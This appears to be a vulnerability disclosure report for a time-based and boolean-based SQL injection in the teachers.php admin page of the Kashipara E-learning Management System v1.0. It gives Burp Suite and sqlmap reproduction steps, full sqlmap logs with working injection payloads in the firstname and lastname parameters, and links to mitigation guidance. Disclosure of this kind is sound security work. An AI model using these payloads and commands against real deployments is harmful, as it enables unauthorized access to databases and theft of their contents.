

SQL Injection was found in the /lms/admin/teachers.php page of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the firstname and lastname parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>

➤ **Affected Product Name**


E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/teachers.php
Affected Parameter	firstname, lastname
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential at

<http://localhost/lms/admin/index.php>



Step 2: Navigate the 'Teacher' page and fill the details to add teacher.


The screenshot shows the 'M - Learning ADMIN Panel' interface. On the left is a sidebar menu with options: Dashboard, Subject, Class, Admin Users, Department, Students, Teachers (highlighted with a red box), Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events. The main content area is divided into two sections. The 'Add Teacher' form on the left has a 'Department' dropdown menu set to 'Dr. Antonio Deraja', and two text input fields, both containing 'teacher3'. A red box highlights the form fields. Below the inputs is a blue button with a white plus icon. The 'Teacher List' table on the right displays a list of teachers with columns for PHOTO, NAME, USERNAME, and action buttons (edit, deactivate, activate). The table contains 9 rows of data.

PHOTO	NAME	USERNAME	
<input type="checkbox"/>	Jomar Pabuaya	1001	
<input type="checkbox"/>	Cristine Redoblo	1002	
<input type="checkbox"/>	Aladin Cabrera	1003	
<input type="checkbox"/>	Rammel Cadagat	test	
<input type="checkbox"/>	Ruby Mae Morante	1000	
<input type="checkbox"/>	Honeylee Magbanua	honey	
<input type="checkbox"/>	Charito Puray	chaw	
<input type="checkbox"/>	Lovelyn Layson		

Step 3: Now enable intercept in bupsuite and click on add button.


This screenshot is identical to the previous one, showing the 'M - Learning ADMIN Panel' interface. The 'Add Teacher' form and 'Teacher List' table are the same. The only difference is that the blue button with the white plus icon in the 'Add Teacher' form is now highlighted with a red box, indicating it is the next step in the process.

Step 4: Save the burpsuite request in a file.



Step 5: Run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r teachers.txt --batch --dbs`



Step 6: Now notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

```
[12:28:32] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DB
[12:28:32] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--u
[12:28:33] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 324 HTTP(s) requests:
---
Parameter: firstname (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: department=4&firstname=teacher3' AND (SELECT 8946 FROM (SELECT(SLEEP(5))))DsJX) AND 'DWmC'='DW
---
[12:28:48] [INFO] the back-end DBMS is MySQL
[12:28:48] [WARNING] it is very important to not stress the network connection during usage of time-based
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:28:53] [INFO] fetching database names
[12:28:53] [INFO] fetching number of databases
[12:28:53] [INFO] retrieved:
[12:29:03] [INFO] adjusting time delay to 1 second due to good response times
7
[12:29:03] [INFO] retrieved: information_schema
[12:30:03] [INFO] retrieved: capstone
[12:30:30] [INFO] retrieved: capstone2
[12:30:59] [INFO] retrieved: mysql
[12:31:16] [INFO] retrieved: performance_schema
[12:32:13] [INFO] retrieved: phpmyadmin
[12:32:49] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: lastname

Step 7: Now run the sqlmap against 'lastname' parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r teachers.txt -p "lastname" --batch --dbs
tamper=space2comment --random-agent --level 3

```

PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r teachers.txt -p "lastname" --batch --dbs tamper=space2comment --random-agent --level 3

--H--
[+] {1.8#stable}
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:35:12 /2024-10-18/

[12:35:12] [INFO] parsing HTTP request from 'teachers.txt'
[12:35:12] [INFO] fetched random HTTP User-Agent header value 'Opera/9.25 (Windows NT 5.0; U; en)' from file 'C:\sqlmap\data\txt\user-agents.txt'
[12:35:12] [INFO] resuming back-end DBMS 'mysql'
[12:35:12] [INFO] testing connection to the target URL
[12:35:13] [INFO] testing if the target URL content is stable
[12:35:13] [INFO] target URL content is stable
[12:35:13] [WARNING] heuristic (basic) test shows that POST parameter 'lastname' might not be injectable
[12:35:13] [INFO] testing for SQL injection on POST parameter 'lastname'
[12:35:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:35:14] [WARNING] reflective value(s) found and filtering out
[12:35:16] [INFO] POST parameter 'lastname' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="BY")
[12:35:16] [INFO] testing 'Generic inline queries'
[12:35:16] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:35:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:35:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATESXML)'
[12:35:16] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:35:16] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[12:35:16] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[12:35:16] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[12:35:16] [INFO] testing 'MySQL inline queries'
[12:35:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:35:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[12:35:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:35:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[12:35:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:35:26] [INFO] POST parameter 'lastname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (1) values? [Y/n] Y
[12:35:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:35:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique fo
[12:35:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automat
chnique test
[12:35:26] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[12:35:28] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')

```

Step 8: Now notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

```

[12:35:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
[12:35:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns
[12:35:26] [INFO] target URL appears to have 10 columns in query
[12:35:26] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[12:35:28] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[12:35:28] [INFO] target URL appears to be UNION injectable with 10 columns
[12:35:28] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[12:35:30] [INFO] testing 'Generic UNION query (18) - 21 to 40 columns'
[12:35:30] [INFO] testing 'Generic UNION query (18) - 41 to 60 columns'
[12:35:30] [INFO] checking if the injection point on POST parameter 'lastname' is a false positive
POST parameter 'lastname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 278 HTTP(s) requests:
---
Parameter: lastname (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: department=4&firstname=teacher3&lastname=teacher3' AND 4152=4152-- YFud&save=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: department=4&firstname=teacher3&lastname=teacher3' AND (SELECT 1748 FROM (SELECT(SLEEP(5)))OMec)-- UUIZ&save=
---
[12:35:30] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:35:30] [INFO] fetching database names
[12:35:30] [INFO] fetching number of databases
[12:35:30] [INFO] resumed: 7
[12:35:30] [INFO] resumed: information_schema
[12:35:30] [INFO] resumed: capstone
[12:35:30] [INFO] resumed: capstone2
[12:35:30] [INFO] resumed: mysql
[12:35:30] [INFO] resumed: performance_schema
[12:35:30] [INFO] resumed: phpmyadmin
[12:35:30] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>